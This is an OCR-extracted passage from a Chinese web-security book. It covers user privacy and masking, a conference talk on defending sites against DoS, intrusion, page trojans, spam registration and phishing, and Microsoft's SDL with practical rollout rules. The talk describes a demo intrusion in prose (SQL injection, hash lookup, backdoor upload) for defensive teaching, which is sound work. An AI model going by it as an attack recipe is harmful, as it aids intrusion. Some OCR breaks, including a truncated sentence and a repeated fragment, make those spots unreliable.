曾经有人怀疑Google偷看用户的邮件内容，因为Gmail里的广告总是能够伴随着邮件的内容而精准投放。Gmail实际上是使用了算法实现这一切，但这给我们提了个醒：网站不应该有个人能够接触到用户的隐私数据。在正常情况下，个人数据应该只能由算法或者程序来计算，工作人员不应该有直接查看的权限。

在有的网站后台系统里，工作人员能看到完整的用户信息，比如完整的身份证号码、手机号码。这其实是不合理的设计，在大多数情况下工作人员并不需要知道完整的数据即可完成工作。因此使用“掩

码”的方式会更加的合理和人性化。

```
身份证：43010119990909xxx4
手机：13666661xx4
```

16.6.3　Do-Not-Track

目前，越来越多的人认识到隐私保护的重要性。美国国会议员系统通过立法确保用户有权拒绝网上追踪用户的行为，这就是引起极大争议的“Do-Not-Track”。

Do-Not-Track工作在浏览器上。该选项打开后，将在HTTP头中增加一个header，用以告诉网站用户不想被追踪。最初由美国政府权威机构联邦贸易委员会（Federal Trade Commission）发布，其灵感来自于阻止电话推销的“全美不接受电话推销名单”（do-not-call registry）。

目前一些主流浏览器比如Firefox 4、IE 9的新版本都开始支持此项功能。

可是Do-Not-Track本身并不受欢迎。Yahoo、Google等互联网巨头均对Do-Not-Track表示了一定的抵制，一开始是不愿意加入，到后来甚至联名抗

议试图阻止此项法案生效。Do-Not-Track势必将影响到广告主的利益。

目前此项法案还在讨论中，其是否能给隐私保护带来新的变化需要拭目以待。

Do-Not-Track只是工作在浏览器中，工作在HTTP层，但隐私数据收集问题其实已经渗透到互联网的每一个层面。

在非英语国家，产生了一个很神奇的产品：输入法。

在起初，输入法只是一个PC上的小应用程序，但是后来搜狐挖掘出输入法的价值。

在中国，人人离不开输入法。人们上网聊天、写邮件、使用搜索引擎都要使用输入法，包括笔者现在坐在电脑前敲这篇文章，同样也离不开输入法。输入法才是中国人上网的第一入口！云输入法因此而生。

在为用户提供更好体验的同时，“云端”也可以不断地猜测用户在想什么，而这是建立在大量的用户数据基础之上的。这些用户敲打出来的数据有助于帮

助公司确立商业目标。

比如，云端如果发现大多数输入法的用户都开始敲打“股票”、“股息”等词语，则说明宏观经济可能发生了一些变化。还可以像分析搜索引擎关键词一样，分析用户使用输入法的习惯。比如，如果一个用户经常键入科技类的词语，则可以猜测这个用户的职业可能是工程师或者是学者。

2011年，苹果的iPhone和Google的An-droid手机系统先后被曝光出有跟踪用户地理位置信息的行为，引起轩然大波。这只是一个开端，接

16.7　小结

本章讲述的是互联网安全中，网站最关心的业务安全。

互联网公司在发展业务时，也许会忽略自身的安全防护和漏洞修补，但一定不会漠视业务安全问题。因为业务安全问题，直接损害的是用户的利益、公司的利益，这些安全问题会有真正的切肤之痛。因此无论是公司内部，还是政府、行业，甚至是社会舆论，都会产生足够大的压力和推动力，迫使互联网公司认真对待业务安全问题。

互联网公司要想健康地发展，离不开业务安全。把握住业务安全，对于公司的安全部门来说，就真正把握住了部门发展的命脉，这是真正看得见、摸得着的敌人。业务安全问题更加直接，损失的都是真金白银，考核的目标也易于设定。

安全工程师可以承担更大的责任，帮助公司的业务健康成长。

（附）麻烦的终结者

各位站长、各位来宾大家下午好！今天我演讲的题目是“麻烦的终结者”，我觉得安全问题对于中小网站站长来说并不能算业务发展上的重大阻力，也并不是迈不过去的难关，安全问题更多的时候像是一种麻烦，非常讨厌，但是你又不得不去面对它。就像你的牙疼，会让你吃不下饭，睡也睡不香，牙疼不是病，疼起来要人命。安全问题是令人头疼的麻烦，而我，是一个麻烦的终结者。

我这个人特别怕麻烦，但是每当我出现的时候，就意味着有麻烦出现了，所以我会尽我的全力，把这些麻烦以最快的速度解决掉。

首先自我介绍，我叫吴翰清，来自阿里巴巴集团信息安全中心，我是西安交通大学少年班毕业，2000年开始进行网络安全研究，有10年的安全研究经验。

我05年加入阿里巴巴，先后负责阿里巴巴、支付宝、淘宝的安全评估工作，帮他们建立了应用安全体系，现在我主要在阿里云负责云计算安全、全集

团的应用安全，以及全集团的反钓鱼、反欺诈工作。

今天网站面临了很多威胁，有各种各样的威胁——有人在网站发反动政治信息；刚才主持人还提到美女的U盘丢了，隐私可能受到威胁。今天中小网站面临的各种威胁也是我们曾经遇到过的。

淘宝、阿里巴巴、支付宝、阿里云、雅虎中国，这些网站也是从小网站成长起来的，我们曾经遇到过的问题，也是中小网站明天可能会遇到的问题，因为明天中小网站也必然成长为大网站。当有一天我们的站长打开他的网站时发现站点已经打不开了，造成打不开的原因可能非常多，可能是硬件坏了、磁盘坏了，也有可能是IDC机房网络断了，当然也有可能是被拒绝服务攻击了，这完全是有可能发生的。

这是我们昨晚刚录的一段视频，这是我们自己的一个本地测试网站，我们使用一个工具测试，在两三秒之后，发现这个网站打不开了，把这个工具停掉，网站立马恢复正常。这种攻击完全是有可能发生的，这个漏洞就是上个月即11月，在一个安全的权威大会上有两个国外的安全研究者所演示的Web

Server层的漏洞，这和传统的拒绝服务攻击不一样，它工作在应用层，传统保护方案可能会失效。

它的攻击条件非常简单，刚才只用了一台PC就把网站打宕掉，我们事后曾经利用这个漏洞测试过一些朋友网站，发现威力非常强大，包括我们自己内网的办公系统，也是刚刚一把工具打开，网站马上宕掉。这种威胁中小企业都面临着，我在03年也做过一个网站，做得非常大，后来不知道什么原因，有人拒绝服务攻击我的网站，之后这个网站再也没有打开过，我心灰意冷，就没有想再开起来。

在02、03年时，我们没有技术条件和环境解决这种问题，但是在今天，我们完全有可能解决，在安全性上叫可用性、业务连续性的问题，我们要让网站一直活着，不能让它打不开。我们如何解决拒绝服务攻击？在前面陈波介绍他在弹性云计算里面有很多方案，包括安全域、分布式防火墙，弹性云的环境当中还有很多网络设备来保护网络层对抗拒绝服务攻击。拒绝服务攻击分两种，第一种是前面陈波提到的，在网络层，传统的SYN flood等攻击，我们通过弹性云的很多方案已经保护得很好了。

另外一种是在Web Server层，在应用层，可能存在

拒绝服务攻击，这是今天整个互联网都较为缺乏应对手段的攻击，但是我们部门已经解决掉了。我们在Web Server层定制一些模块，对WebServer进行保护，我们通过分析网络连接、频率、地域、客户端信息，最终进行判断，哪个请求是坏的。

你担心漏洞吗？其实漏洞跟风险还有一定距离。漏洞首先要有人使用，然后才会成为风险。什么人会去使用漏洞？这其实是一个很大的链条。漏洞会给我们带来什么？我们可以看一下演示。这是本地的测试网站，我们演示一次入侵过程，这是一个SQL注入漏洞，像这种黑客工具在网站可以随便下载到，而且有很多不同版本。

我们的攻击者尝试了网站后台，路径是Ad-min，发现路径是正确的，在入侵过程当中，很多是靠猜的。我跟很多资深黑客都聊过，他们有大概30%是靠运气才能够拿到一个系统权限，通过注入这个漏洞，找到了系统管理员这张表，然后找到用户名，现在正在破解密码。这时候攻击者把16位的MD5值放在表上查，马上找到了对应的密码，然后登录进网站后台。但是现在还没有完，在后台还有一个能够上传图片的功能，这里又有一个漏洞，这里没有对图片类型做验证，所以攻击者直接上传后门程

序，现在他已经拿到了一个后门，可以为所欲为了。

可以浏览C盘目录，包括下载文件，攻击者上传一个页面，证明他入侵过，这就是一个漏洞引发的血案。

我们不得不担心漏洞，因为漏洞最终会成为很严重的风险，代码是人写的，程序员是人，不是神，只要是人写的代码，必然产生漏洞。漏洞不能被消灭，但是可以被控制。

这是我从国内现在比较著名的一个网站“乌云”上截取的图。这是一帮安全研究者弄出来的网站，会收集各个站点的漏洞，通报给厂商。在这个列表上（是我昨天刚抓到的），列举了8月份到12月3号的很多大网站漏洞，很多大网站榜上有名，有网易、QQ、凤凰网，还有百度、新浪，所以说大网站也会出现漏洞，小网站也不可避免。

我们是怎么解决漏洞的？现在我所在的团队是国内非常专业的一支团队，圈子里的朋友可能都知道，我们团队里面招了很多各个安全领域的专家，有无线安全专家、客户端安全专家、网络安全专家、应用安全专家，我们这些人研究出很多方法来控制漏

洞。现在阿里巴巴全集团下有几千人的工程师团队，每天写代码，每周发布的项目有30个，小需求有200个，代码量非常大。我们的目标是要检查每一行代码的安全，但是我们只有30多个人，所以我们选择了四两拨千斤的方法。我们总结一些常见的代码问题，自己定制一些检测工具，对每一行代码进行检查，保证程序员写出来的代码是安全的。

我们现在还定制了自己的安全扫描器，扫描了包括淘宝、B2B、支付宝在内的6000万网页，这是今天任何一个商用安全扫描器都做不到的，但是我们做到了。这6000万页面是我们精选出来可能造成安全危害的页面，我们会在第一时间把扫描出来的漏洞通报给业务方，通报给应用，通报给程序员，我们会在第一时间掌控漏洞，我们要跑在黑客前面，要比黑客更早地发现漏洞所在。

当漏洞变成了风险时，我们的站长可能会担心杀毒软件突然弹出一个框说网站上面有木马，这件事情是非常令人头疼和讨厌的，给网站的声誉也带来非常大的影响。互联网中有一个黑色产业链在不断谋求发展，不断在追寻利益，可能很多在座的朋友都看过，前些时候中央电视台报道过的黑色产业链——一条木马产业链，他们是怎样盈利的？最主要

的盈利点，在这个环节是盗用游戏账号、网银账号，然后卖掉，这是数十亿的产业链。在网站上面攻击用户，包括大网站用户、中小网站用户，这条产业链的攻击目标是最终用户，而这些用户也是中小网站用户，是重合的，所以这就是他们利益的驱动所在。我们很多站长想不明白，为什么这些黑客莫名其妙地跑到我们网站上来攻击我，这就是他们的利益点所在，因为每年有几十亿利益驱动在背后，所以会千方百计找流量，大网站攻不进去就找小网站，小网站也能给他们带来可观流量，导致他们最后获得丰厚收入。

就像苍蝇不盯无缝蛋，有漏洞就有黑客攻击的可能，不能抱有侥幸心理。我们如何解决挂马的风险？挂马的问题令人非常头疼，我这里有两个数字：一个是10万，一个是10分钟，阿里巴巴集团有一套系统能够定时周期性检测这个网站是不是挂马。业界普遍有两种做法：一种做法是检测原代码，看是否有危害性的JS脚本；另一种做法就是用类似虚拟机的做法，在虚拟机中用浏览器访问网页，然后在后台有一系列杀毒软件判断网页是不是挂马。我们两者皆用，目前监控10万网页，这10万网页是我们精选出来的阿里巴巴、淘宝、支付宝可能存在挂马风险的网页。

10分钟是指我们能在10分钟之内，如果10万个网页当中某一个网页挂马，就能发出警报。这跟扫描不太一样，扫描周期会比较长，而挂马检测周期非常短，这就是我们解决挂马的思路。目前这个方法也是得到实践认可的，确实能够从里面发现很多挂马问题的存在。最让人头疼的是这些挂马很可能并不是我们自己网站出现漏洞，很有可能是我们的外部合作者，比如说广告，如果内容供应商页面里面挂马了，访问我们网站时，杀毒软件也会报警。这就冤枉了，我们没做错事，却背黑锅。所以检测挂马这个工作非常有意义。

我还发现了另外一条产业链，一条比挂马产业链隐藏得更深、更可怕、更难抓到的产业链，这条产业链也有巨大利益在背后驱使，也是环环相扣，也有前后层级关系，但是在现在的媒体中报道的非常少。垃圾注册是万恶之源，这条产业链从垃圾注册开始。现在我发现很多网站，包括大网站的很多邮箱、很多论坛应用都存在着大量垃圾注册用户，这些垃圾注册用户对网站自身并不会造成危害，但是对整个互联网会产生巨大的影响。这些垃圾账号能够拿来干什么？首先是做广告。点击欺诈、广告欺诈，很多广告联盟，包括百度、雅虎可能都有这样一批人在背后做广告推广。其次是发反动政治言


论。这些都是垃圾账号发出来的，没有人用自己的真实账号发，很多时候我们在网上碰到陌生人发一条消息，是广告或者反动言论，有的朋友心里可能非常反感，就会指责回去，其实对方只是一个机器人，你这样骂它是没有意义的，这都是垃圾注册惹的祸。

还有就是刷等级，可能存在一些用户行为，可以把低等级会员刷成高等级会员。还有领红包，我们给团队一些推广费用，希望给用户回报，但是没有一个有效措施保障这些回报落到有效客户手里，大部分推广费用落到了垃圾注册的口袋，最终可能只有一个团伙在收钱。

另外垃圾流量也会消耗大量的流量和资源，侧面反映就是我们的经费、我们的钱、我们的服务器，每年会消耗成本，如果能够控制垃圾注册，也就能够降低我们的维护成本。我们是如何成为清洁工的？现在的垃圾注册大部分是由机器人在发，我们要做的事情就是人机识别。想到人机识别（就是识别人和机器），大家的第一反应就是验证码，如果有一个好的验证码，确实能够很快识别出是人还是机器；但是验证码有验证码的问题，很多时候出于用户体验等因素的考虑不能使用验证码。所以我们有

一套专门的解决方案，通过用户行为分析，判断到底是人还是机器，这套系统的准确率已经达到99.999%，在10万个分析里面有一个误报，这是我们目前的现状。

我们通过分析这个人发消息的一些频率，包括他的来源是不是代理IP，我们建立了很大的代理IP库，抓全国、全世界代理IP，判断消息来源是否可信；我们在后端还会有一些规则分析用户行为到底是不是一个正常用户行为，从而判断出这是不是一个垃圾注册。通过我们的努力，在前段时间，垃圾注册量有一个下降，这个具体数据比较敏感，不能放在这儿，红色的是正常用户，蓝色的是垃圾注册，我们发现有一个明显下降。这个效果是非常明显的，这样网站的业务干净了，也就安全了很多，包括诈骗、钓鱼风险小了很多，更不会有人上来发反动言论。垃圾注册是万恶之源，是这条产业链的所有源头。



钓鱼在金融行业是重灾区，这个图显示有80%的钓

鱼是针对金融行业的，钓鱼目标包括所有的提供支付的商家，也包括想要在金融平台提供服务的网站，这和中小站长有着密切的关系，如果你想给用户提供在线支付业务，就有可能成为钓鱼网站的目标。钓鱼网站我们是怎么解决的？这个图是中国反钓鱼联盟（下属于CNNIC的一个机构）出具的一个报表，在10月份淘宝钓鱼网站有2400多个，数据全是我们提供给他们的，在我看来，这个报表并不能说淘宝的钓鱼网站数最多，而是因为我们检测能力最强，强到什么程度，第一个数字5000万，我们现在每天检查5000万个URL，5秒之内如果有新的钓鱼网站出现，就会被我们的系统捕捉。我们现在把钓鱼网站运营成本和周期，从最开始的1周压缩到1天，现在正在向1分钟迈进，也就是说，一个钓鱼网站以前能用1周，现在只能用1天了，用1天之后，这个网站马上失效，会在杀毒软件里失效，IDC机房会把服务器下线，域名也会关掉，我们正在向1分钟努力，现在已经有阶段性成果，这也是我们的下一阶段的目标。

我的职责就是终结麻烦，中小网站面临着各种各样的安全问题，面临着各种各样的麻烦——网站被DDOS，网站被入侵，数据被偷走，网站被挂马，杀毒软件报警，网站里垃圾消息满天飞。我们会尽


全力解决“麻烦”，我们的安全之路是定制化、平台化的思想，为什么要定制化？我们最开始做安全时，也考虑过购买安全厂商的服务和产品，但是后来发现这些商用的安全服务和产品并不能跟上互联网的节奏，并不能为我们的需求实施定制化解决方案，我们最终选择自己来做。我刚才讲的所有东西都是我们自己做的，每一行代码都是我们自己写的，这就是我们的安全之路。今天就介绍这些，谢谢大家。

第17章　安全开发流程（SDL）

安全开发流程，能够帮助企业以最小的成本提高产品的安全性。它符合“Secure at theSource”的战略思想。实施好安全开发流程，对企业安全的发展来说，可以起到事半功倍的效果。

17.1 SDL简介

SDL的全称是 Security Development Lifecy-cle，即：安全开发生命周期。它是由微软最早提出的，在软件工程中实施，是帮助解决软件安全问题的办法。SDL是一个安全保证的过程，其重点是软件开发，它在开发的所有阶段都引入了安全和隐私的原则。自2004年起，SDL一直都是微软在全公司实施的强制性策略。SDL的大致步骤如下：



SDL中的方法，试图从安全漏洞产生的根源上解决问题。通过对软件工程的控制，保证产品的安全性。

SDL对于漏洞数量的减少有着积极的意义。根据美国国家漏洞数据库的数据显示，每年发现的漏洞趋势有以下特点：每年有数千个漏洞被发现，其中大多数漏洞的危害程度高，而复杂性却反而较低；这些漏洞多出现于应用程序中，易于被利用的漏洞占

了大多数。

而美国国家标准与技术研究所（NIST）估计，如果是在项目发布后再执行漏洞修复计划，其修复成本相当于在设计阶段执行修复的30倍。For-rester Research, Inc.和Aberdeen Group研究发现，如果公司采用像Microsoft SDL这样的结构化过程，就可以在相应的开发阶段系统地处理软件安全问题，因此更有可能在项目早期发现并修复漏洞，从而降低软件开发的总成本。

微软历来都是黑客攻击的重点，其客户深受安全问题的困扰。在外部环境不断恶化的情况下，比尔·盖茨在2002年1月发布了他的可信任计算备忘录。可信任计算的启动从根本上改变了公司对于软件安全的优先级。来自高级管理层的这项命令将安全定位为Microsoft 最应优先考虑的事情，为实现持续稳定的工程文化变革活动提供了所需的动力。而SDL就是可信任计算的重要组成部分。

从上图中可以看到，微软的SDL过程大致分为16个阶段（优化后）。

阶段1：培训

开发团队的所有成员都必须接受适当的安全培训，了解相关的安全知识。培训的环节在SDL中看似简单，但其实不可或缺。通过培训能贯彻安全策略和安全知识，并在之后的执行过程中提高执行效率，降低沟通成本。培训对象包括开发人员、测试人员、项目经理、产品经理等。

微软推荐的培训，会覆盖安全设计、威胁建模、安全编码、安全测试、隐私等方面知识。

阶段2：安全要求

在项目确立之前，需要提前与项目经理或者产品owner进行沟通，确定安全的要求和需要做的事情。确认项目计划和里程碑，尽量避免因为安全问题而导致项目延期发布——这是任何项目经理都讨厌发生的事情。

阶段3：质量门/bug栏

质量门和bug栏用于确定安全和隐私质量的最低可接受级别。在项目开始时定义这些标准可加强对安全问题相关风险的理解，并有助于团队在开发过程中发现和修复安全bug。项目团队必须协商确定每个开发阶段的质量门（例如，必须在checkin代码之

前进行review并修复所有的编译器警告），随后将质量门交由安全顾问审批，安全顾问可以根据需要添加特定于项目的说明，以及更加严格的安全要求。另外，项目团队需阐明其对安全门的遵从性，以便完成最终安全评析（FSR）。

bug栏是应用于整个软件开发项目的质量门，用于定义安全漏洞的严重性阈值。例如，应用程序在发布时不得包含具有“关键”或“重要”评级的已知漏洞。bug栏一经设定，便绝不能放松。

阶段4：安全和隐私风险评估

安全风险评估（SRA）和隐私风险评估（PRA）是一个必需的过程，用于确定软件中需要深入评析的功能环节。这些评估必须包括以下信息：

（1）（安全）项目的哪些部分在发布前需要威胁模型？
（2）（安全）项目的哪些部分在发布前需要进行安全设计评析？
（3）（安全）项目的哪些部分（如果有）需要由不属于项目团队且双方认可的小组进行渗透测试？
（4）（安全）是否存在安全顾问认为有必要增加的测试或分析要求以缓解安全风险？

（5）（安全）模糊测试要求的具体范围是什么？
（6）（隐私）隐私影响评级如何？

阶段5：设计要求

在设计阶段应仔细考虑安全和隐私问题，在项目初期确定好安全需求，尽可能避免安全引起的需求变更。

阶段6：减小攻击面

减小攻击面与威胁建模紧密相关，不过它解决安全问题的角度稍有不同。减小攻击面通过减少攻击者利用潜在弱点或漏洞的机会来降低风险。减小攻击面包括关闭或限制对系统服务的访问，应用“最小权限原则”，以及尽可能地进行分层防御。

阶段7：威胁建模

为项目或产品面临的威胁建立模型，明确可能来自的攻击有哪些方面。微软提出了STRIDE模型以帮助建立威胁模型，这是非常好的做法。

阶段8：使用指定的工具

开发团队使用的编译器、链接器等相关工具，可能

会涉及一些安全相关的环节，因此在使用工具的版本上，需要提前与安全团队进行沟通。

阶段9：弃用不安全的函数

许多常用函数可能存在安全隐患，应该禁用不安全的函数或API，使用安全团队推荐的函数。

阶段10：静态分析

代码静态分析可以由相关工具辅助完成，其结果与人工分析相结合。

阶段11：动态程序分析

动态分析是静态分析的补充，用于测试环节验证程序的安全性。

阶段12：模糊测试（Fuzzing Test）

模糊测试是一种专门形式的动态分析，它通过故意向应用程序引入不良格式或随机数据诱发程序故障。模糊测试策略的制定，以应用程序的预期用途，以及应用程序的功能和设计规范为基础。安全顾问可能要求进行额外的模糊测试，或者扩大模糊测试的范围和增加持续时间。

阶段13：威胁模型和攻击面评析

项目经常会因为需求变更等因素导致最终的产出偏离原本设定的目标，因此在项目后期重新对威胁模型和攻击面进行评析是有必要的，能够及时发现问题并修正。

阶段14：事件响应计划

受SDL要求约束的每个软件在发布时都必须包含事件响应计划。即使在发布时不包含任何已知漏洞的产品，也可能在日后面临新出现的威胁。需要注意的是，如果产品中包含第三方的代码，也需要留下第三方的联系方式并加入事件响应计划，以便在发生问题时能够找到对应的人。

阶段15：最终安全评析

最终安全评析（FSR）是在发布之前仔细检查对软件执行的所有安全活动。通过FSR将得出以下三种不同结果。

- 通过FSR。在FSR过程中确定的所有安全和隐私问题都已得到修复或缓解。
- 通过FSR但有异常。在FSR过程中确定的所有

安全和隐私问题都已得到修复或缓解，并且/或者所有异常都已得到圆满解决。无法解决的问题将记录下来，在下次发布时更正。


- 需上报问题的FSR。如果团队未满足所有SDL要求，并且安全顾问和产品团队无法达成可接受的折中，则安全顾问不能批准项目，项目不能发布。团队必须在发布之前解决所有可以解决的问题，或者上报高级管理层进行抉择。

阶段16：发布/存档

在通过FSR或者虽有问题但达成一致后，可以完成产品的发布。但发布的同时仍需对各类问题和文档进行存档，为紧急响应和产品升级提供帮助。

从以上的过程可以看出，微软的SDL过程实施非常细致。微软这些年来也一直帮助公司的所有产品团队，以及合作伙伴实施SDL，效果相当显著。在微软实施了SDL的产品中，被发现的漏洞数量大大减少，漏洞利用的难度也有所提高。

相对于微软的SDL，OWASP推出了SAMM（Software Assurance MaturityModel），帮助开发者在软件工程的过程中实施安全。



SAMM框架图

SAMM和微软SDL的主要区别在于，SDL适用于软件开发商，他们以贩售软件为主要业务；而SAMM更适用于自主开发软件的使用者，如银行或在线服务提供商。软件开发商的软件工程往往较为成熟，有着严格的质量控制；而自主开发软件的企业组织，则更强调高效，因此在软件工程的做法上也存在差异。

17.2　敏捷SDL

就微软的SDL过程来看，仍然显得较为厚重。它适用于采用瀑布法进行开发的软件开发团队，而对于使用敏捷开发的团队，则难以适应。

敏捷开发往往是采用“小步快跑”的方式，不断地完善产品，并没有非常规范的流程，文档也尽可能简单。这样做有利于产品的快速发布，但是对于安全来说，往往是一场灾难。需求无法在一开始非常明确，一些安全设计可能也会随之变化。

微软为敏捷开发专门设计了敏捷SDL。



敏捷SDL过程

敏捷SDL的思想其实就是以变化的观点实施安全的工作。需求和功能可能一直在变化，代码可能也在发生变化，这要求在实施SDL时需要在每个阶段更新威胁模型和隐私策略，在必要的环节迭代模糊测试、代码安全分析等工作。

17.3　SDL实战经验

对于互联网公司来说，更倾向于使用敏捷开发，快速迭代开发出产品。因此微软的SDL从各方面来看，都显得较为厚重，需要经过一些定制和裁剪才能适用于各种不同的环境。

这些年来，笔者根据在公司实施SDL的经验，总结出以下几条准则。

准则一：与项目经理进行充分沟通，排出足够的时间。

一个项目的安全评估，在开发的不同环节有着不同的安全要求，而这些安全要求都需要占用开发团队的时间。因此在立项阶段与项目经理进行充分沟通是非常有必要的。

明确在什么阶段安全工程师需要介入，需要多程，SDL就有可能在这一阶段覆盖到公司的所有项目。相对于测试阶段和发布阶段来说，在立项阶段就有安全团队介入，留给开发团队的反应时间也更加富足。

预留出必要的时间，对于项目的时间管理也具有积极意义。否则很容易出现项目快发布了，安全团队突然说还没有实施安全检查的情况。这种情况只能导致两种结果：一是项目因为安全检查而延期发布，开发团队、测试团队的所有人都一起重新做安全检查；二是项目顶着安全风险发布，之后再重新建个小项目专门修补安全问题，而在这段时间内产品只能处于“裸奔”状态。

这两种结果都是非常糟糕的，因此为了避免这种情况的发生，在立项初期就应该与项目经理进行充分沟通，留出足够多的时间给安全检查。这是SDL实施成功的基础。

准则二：规范公司的立项流程，确保所有项目都能通知到安全团队，避免遗漏。

如果根据以往发生的安全事件，回过头来看安全问题是如何产生的，则往往会发现这样一个现象：安全事件产生的原因并不复杂，但总是发生在大家疏忽的一些地方。

在实施SDL的过程中，技术方案的好坏往往不是最关键的，最糟糕的事情是SDL并没有覆盖到公司的全部项目，乃至一些边边角角的小项目发布后，安

全团队都不知道，最后导致安全事件的发生。

如何才能保证公司的所有项目都能够及时通知到安全团队呢？在公司规模较小时，员工沟通成本较低，很容易做到这件事情。但当公司大到一定的规模时，出现多个部门与多个项目组，沟通成本就大大增加。在这种情况下，从公司层面建立一个完善的“立项制度”，就变得非常有必要了。

前文提到，SDL是依托于软件工程的，立项也属于软件工程的一部分。如果能集中管理立项过程，SDL就有可能在这一阶段覆盖到公司的所有项目。相对于测试阶段和发布阶段来说，在立项阶段就有安全团队介入，留给开发团队的反应时间也更加富足。

准则三：树立安全部门的权威，项目必须由安全部门审核完成后才能发布。

在实施SDL的过程中，除了教育项目组成员（如项目经理、产品经理、开发人员、测试人员等）实施安全的好处外，安全部门还需要树立一定的权威。

必须通过规范和制度，明确要求所有项目必须在安全审核完成后才能发布。如果没有这样的权威，对

于项目组来说，安全就变成了一项可有可无的东西。而如果产品急着发布，很可能因此砍掉或者裁减部分安全需求，也可能延期修补漏洞，从而导致风险升高。

这种权威的树立，在公司里需要从上往下推动，由技术总负责人或者产品总负责人确认，安全部门实施。在具体实施时，可以依据公司的不同情况在相应的流程中明确。比如负责产品的质量保障部门，或者负责产品发布的运维部门，都可以成为制度的执行者。

当然，“项目必须由安全部门审核完成后才能发布”，这句话并非绝对，其背后的含义是为了树立安全部门的权威。因此在实际实施SDL的过程中，安全也可能对业务妥协。比如对于不是非常严重的问题，在业务时间压力非常大的情况下，可以考虑事后再进行修补，或者使用临时方案应对紧急状况。安全最终是需要为业务服务的。

准则四：将技术方案写入开发、测试的工作手册中。

对于开发、测试团队来说，对其工作最有效的约束方式就是工作手册。对于开发来说，这个手册可能

是开发规范。开发规范涉及的方面比较广，比如函数名的大小写方式、注释的写法等都会涵盖。笔者观察过很多开发团队的规范，其内容鲜有涉及安全的，少量有安全规范的，其内容也存在各种各样的问题。

因此，与其事后通过代码审核的方式告知开发者代码存在漏洞，需要修补，倒不如直接将安全技术方案写入开发者的代码规范中。比如规定好哪些函数是要求禁用的，只能使用哪些函数；或者封装好一些安全功能，在代码规范中注明在什么情况下使用什么样的安全API。

对于程序员们来说，记住代码规范中的要求，远比记住复杂的安全原理要容易得多。一般来说，程序员们只需要记住如何使用安全功能就行，而不必深究其原理。

对于测试人员的要求是类似的。在测试的工作手册中，可以加入安全测试的方法，清楚地列出每一个测试用例，第一步、第二步做什么。这样一些基础的安全测试就可以交由测试人员完成，最后生成一份安全测试报告即可。

准则五：给工程师培训安全方案。

在微软的SDL框架中，第一项就是培训。培训的作用不可小视，它是技术方案与执行者之间的调和剂。

在“准则四”中提到，需要将安全技术方案最大程度地写入代码规范等工作手册中，但同时让开发者有机会了解安全方案的背景也是很有意义的事情。通过培训可以达到这个目的。

培训最重要的作用是，在项目开发之前，能够使开发者知道如何写出安全的代码，从而节约开发成本。因为如果开发者未经培训，可能在代码审核阶段会被找出非常多的安全bug，修复每一个安全bug都将消耗额外的开发时间；同时开发者若不能理解这些安全问题，由安全工程师对每个问题进行解释与说明，也是一份额外的时间支出。

因此在培训阶段贯彻代码规范中的安全需求，可以极大地节约开发时间，对整个项目组都有着积极的意义，并不是可有可无的事情。

准则六：记录所有的安全bug，激励程序员编写安全的代码。

为了更好地推动项目组写出安全的代码，可以尝试

给每个开发团队设立绩效。被发现漏洞最少的团队可以得到奖励，并将结果公布出来。如此，项目组之间将产生一些竞争的氛围，开发者们将更努力于遵守安全规范，写出安全的代码。此举还能帮助不断提高开发者的代码质量，形成良性循环。

以上这六条准则，是笔者在互联网公司中实施SDL的一些经验与心得。互联网公司对产品、用户体验的重视程度非常高，大多数的产品都要求在短时间内发布，因此在SDL的实施上有着自己的特色。

在互联网公司，产品开发生命周期大致可以划分为需求分析阶段、设计阶段、开发阶段、测试阶段。下面将就这几个不同的阶段，介绍一些常用的SDL实施方法和工具。

17.4　需求分析与设计阶段

需求分析阶段与设计阶段是项目的初始阶段。需求分析阶段将论证项目的目标、可行性、实现方向等问题。

在需求阶段，安全工程师需要关心产品主要功能上的安全强度和安全体验是否足够，主要需要思考安全功能。比如需要给产品设计一个“用户密码取回”功能，那么是通过手机短信的方式取回，还是邮箱取回？很多时候，需要从产品发展的大方向上考虑问题。

需要注意的是，在安全领域中，“安全功能”与“安全的功能”是两个不同的概念。“安全功能”是指产品本身提供给用户的安全功能，比如数字证书、密码取回问题等功能。

而“安全的功能”，则指在产品具体功能的实现上要做到安全，不要出现漏洞而被黑客利用。

比如在“用户取回密码”时常用到的功能：安全问题，这个功能是一个安全功能；但若是在代码实现

上存在漏洞，则可能成为一个不安全的功能。

在需求分析阶段，可以对项目经理、产品经理或架构师进行访谈，以了解产品背景和技术架构，并给出相应的建议。从以往的经验来看，一份checklist可以在一定程度上帮助到我们。下面是安全专家Lenny Zeltser给出的一份checklist，可以用于参考。

#1: BUSINESS REQUIREMENTS

Business Model

What is the application's primary businesspurpose?

How will the application make money?

What are the planned business milestones fordeveloping or improving the application?

How is the application marketed?

What key benefits does the application offerusers?

What business continuity provisions havebeen

defined for the application?

What geographic areas does the applicationservice?

Data Essentials

What data does the application receive, pro-duce, and process?

How can the data be classified into categoriesaccording to its sensitivity?

How might an attacker benefit from captur-ing or modifying the data?

What data backup and retention require-ments have been defined for the application?

End-Users

Who are the application's end-users?

How do the end-users interact with the ap-plication?

What security expectations do the end-usershave?

Partners

Which third-parties supply data to the ap-plication?

Which third-parties receive data from theapplications?

Which third-parties process the applica-tion's data?

What mechanisms are used to share data withthird-parties besides the application itself?

What security requirements do the partnersimpose?

Administrators

Who has administrative capabilities in the ap-plication?

What administrative capabilities does the ap-plication offer?

Regulations

In what industries does the application oper-ate?

What security-related regulations apply?

What auditing and compliance regulationsapply?

#2: INRASTRUCTURE REQUIREMENTS

Network

What details regarding routing, switching,firewalling, and load-balancing have been de-fined?

What network design supports the applica-tion?

What core network devices support the appli-cation?

